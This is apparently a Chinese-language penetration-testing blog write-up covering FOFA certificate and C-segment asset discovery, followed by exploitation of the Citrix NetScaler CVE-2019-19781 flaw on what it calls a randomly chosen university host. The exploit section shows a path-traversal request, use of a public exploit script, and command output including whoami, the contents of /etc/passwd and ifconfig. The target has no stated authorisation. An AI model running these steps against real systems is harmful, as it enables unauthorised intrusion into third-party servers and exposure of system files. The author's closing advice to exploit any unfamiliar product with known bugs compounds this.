信息收集(证书+c段+历史漏洞搜索)

目　　录

1、 当资产列表挖掘不出漏洞的时候.....3
2、 信息收集之证书信息收集（部分方式）.....4
3、 信息收集之 C 段信息收集.....6
4、 信息收集之某网关 RCE.....7


1、当资产列表挖掘不出漏洞的时候

2、信息收集之证书信息收集（部分方式）

Fofa 语句：cert=""

cert="baidu"	搜索证书(https或者imaps等)中带有baidu的资产。	-
cert.subject="Oracle Corporation"	搜索证书持有者是Oracle Corporation的资产	-
cert.issuer="DigiCert"	搜索证书颁发者为DigiCert Inc的资产	-
cert.is_valid=true	验证证书是否有效，true有效，false无效	仅限FOFA高级会员使用


首先在 fofa 里找一个目标站点 https 指纹信息



找到目标站点独有的标识信息
搜索方式一：
直接使用 ：
cert="yussss.com"
cert="郑州 ssssssss 股份有限公司"

//二者可能会有重复的记录，但是也会有新的记录
剩下来就是慢慢的查看记录

如：



...

搜索方式二：
使用语句：cert.subject="郑州 xxxxx 有限公司"

也许也会发现新的资产哦

3、信息收集之 C 段信息收集

什么是 C 段？
为什么要进行 C 段信息收集呢？

举个憨憨的例子：假如你是我的目标，而我无法直接获取你敏感的相关信息（个人遭遇啊等等）
但是我知道你的家庭地址（ip 地址），我可以去你的家乡（ip 段）去打听你的故事（相对而言，家乡认识你的人多一些）

言归正传，举个实例：假如目标系统的 ip 是 218.12.12.12，那么它的 C 段是 218.12.12.0/24 （即在同一个网络号里面）

Fofa 语句为：ip="39.96.xx.yy24"


ip="1.1.1.1"	从ip中搜索包含"1.1.1.1"的网站	搜索要用ip作为名称
ip="220.181.111.1/24"	查询IP为"220.181.111.1"的C网段资产	-

随便挑一个来查看 C 段

然后去找是否存在跟目标单位有所联系的 ip（有些系统没有绑定域名，只能通过 ip 地址来进行访问）

4、信息收集之某网关 RCE

机械式的查看记录（其实我是随缘看的，瞎点）



打开是这样子的

盲猜弱口令无果后，首先百度这是个什么产品

“Citrix NetScaler 是优化 Web 应用交付的综合解决方案。作为特定用途设备，NetScaler 可将 Web 应用交付加速 5 倍或更多，同时保护 Web 应用不受如今最危险的安全威胁的攻击。而且，NetScaler 还可提高资源效率，简化策略创建和管理，以及降低管理成本。”

然后开始思考这个产品是否曾经爆出过漏洞

似乎有远程代码执行（可直接获取服务器权限）
点开链接查看详情，这是检测是否存在漏洞的方式

复现开始:


随机采集某大学站点:

工具：BurpSuite

站点：http://212.95.XXX.XXX/

从poc代码中可以看，主要是通过目录遍历漏洞测试URL+/vpn/../vpns/cfg/smb.conf

所以我们可以对/vpn/../vpns/cfg/smb.conf就行burp抓包改包操作



构造链接访问，看是否存在漏洞

```
GET /vpn/[redacted]/vpns/cfg/smb.conf HTTP/1.1
Host: [redacted]
User-[redacted]5.0 (Windows NT 10.0; Win64; x64; rv:90.0)
Gecko/20[redacted]efox/90.0
Accept: [redacted]
text/htm[redacted]ion/xml;q=0.9,image/webp,
*/*;q=0[redacted]
Accept-L[redacted]
zh-CN,zh;q=[redacted]US;q=0.3,en;q=0.2
Accept-En[redacted]
Connectio[redacted]
Upgrade[redacted]
Sec-F[redacted]
Sec-F[redacted]
Sec-Fetch-[redacted]
Sec-Fetch-U[redacted]
X-Forwarded-For: [redacted]
```

```
HTTP/1.1 200 OK
Date: Thu, 12 Aug 2021 03:18:51 GMT
Server: Apache
Last-Modified: Mon, 16 Nov 2020 10:09:23 GMT
ETag: "93a-53-5b43692855ac0"
Accept-Ranges: bytes
Content-Length: 83
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: text/plain

[global]
        encrypt passwords = yes
        name resolve order = lmhosts wins host bcast
```

发现回显一致，初步判断存在漏洞

寻找 exp 脚本来利用漏洞

https://github.com/projectzeroindia/CVE-2019-19781

```
→ CVE-2019-19781-master bash CVE-2019-19781.sh 2[redacted]80 'whoami'
==========================================================================
                                                          CVE-2019-19781
==========================================================================
Bookmark Added.
Command Output
nobody
```

成功执行命令，喜提严重漏洞一枚

```
→ CVE-2019-19781-master bash CVE-2019-19781.sh 2[redacted] 'cat /etc/passwd'
==========================================================================
                                                          CVE-2019-19781
==========================================================================
Bookmark Added.
Command Output :
root:*:0:0:Charlie &:/root:/usr/bin/bash
nsroot:*:0:0:Netscaler Root:/root:/netscaler/nssh
daemon:*:1:1:Owner of many system processes:/root:/nonexistent
operator:*:2:20:System &:/nonexistent:/nonexistent
bin:*:3:7:Binaries Commands and Source,,,:/:/nonexistent
nobody:*:65534:65534:Unprivileged user:/nonexistent:/nonexistent
sshd:*:65533:65533:SSHD User:/nonexistent:/nonexistent
nsmonitor:*:65532:65534:Netscaler Monitoring user:/var/nstmp/monitors:/nonexistent
→ CVE-2019-19781-master bash CVE-2019-19781.sh [redacted] 'ifconfig'
==========================================================================
                                                          CVE-2019-19781
==========================================================================
Bookmark Added.
Command Output :
0/1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        ether 02:a5:cc:eb:9f:f0
        inet 10.68.[redacted]tmask 0xffffff00 broadcast 10.68.4.255
        inet6 fe80::a[redacted]feeb:9ff0%0/1 prefixlen 64 autoconf scopeid 0x1
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 1500
        options=3<RXCSUM,TXCSUM>
        inet 127.0.[redacted]ff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
        nd6 options=3<PERFORMNUD,ACCEPT_RTADV>
→ CVE-2019-19781-master
```

//看到陌生的产品不要慌，可以试着百度这个产品是否存在漏洞，如果有就漏洞复现，复现成功就喜提漏洞。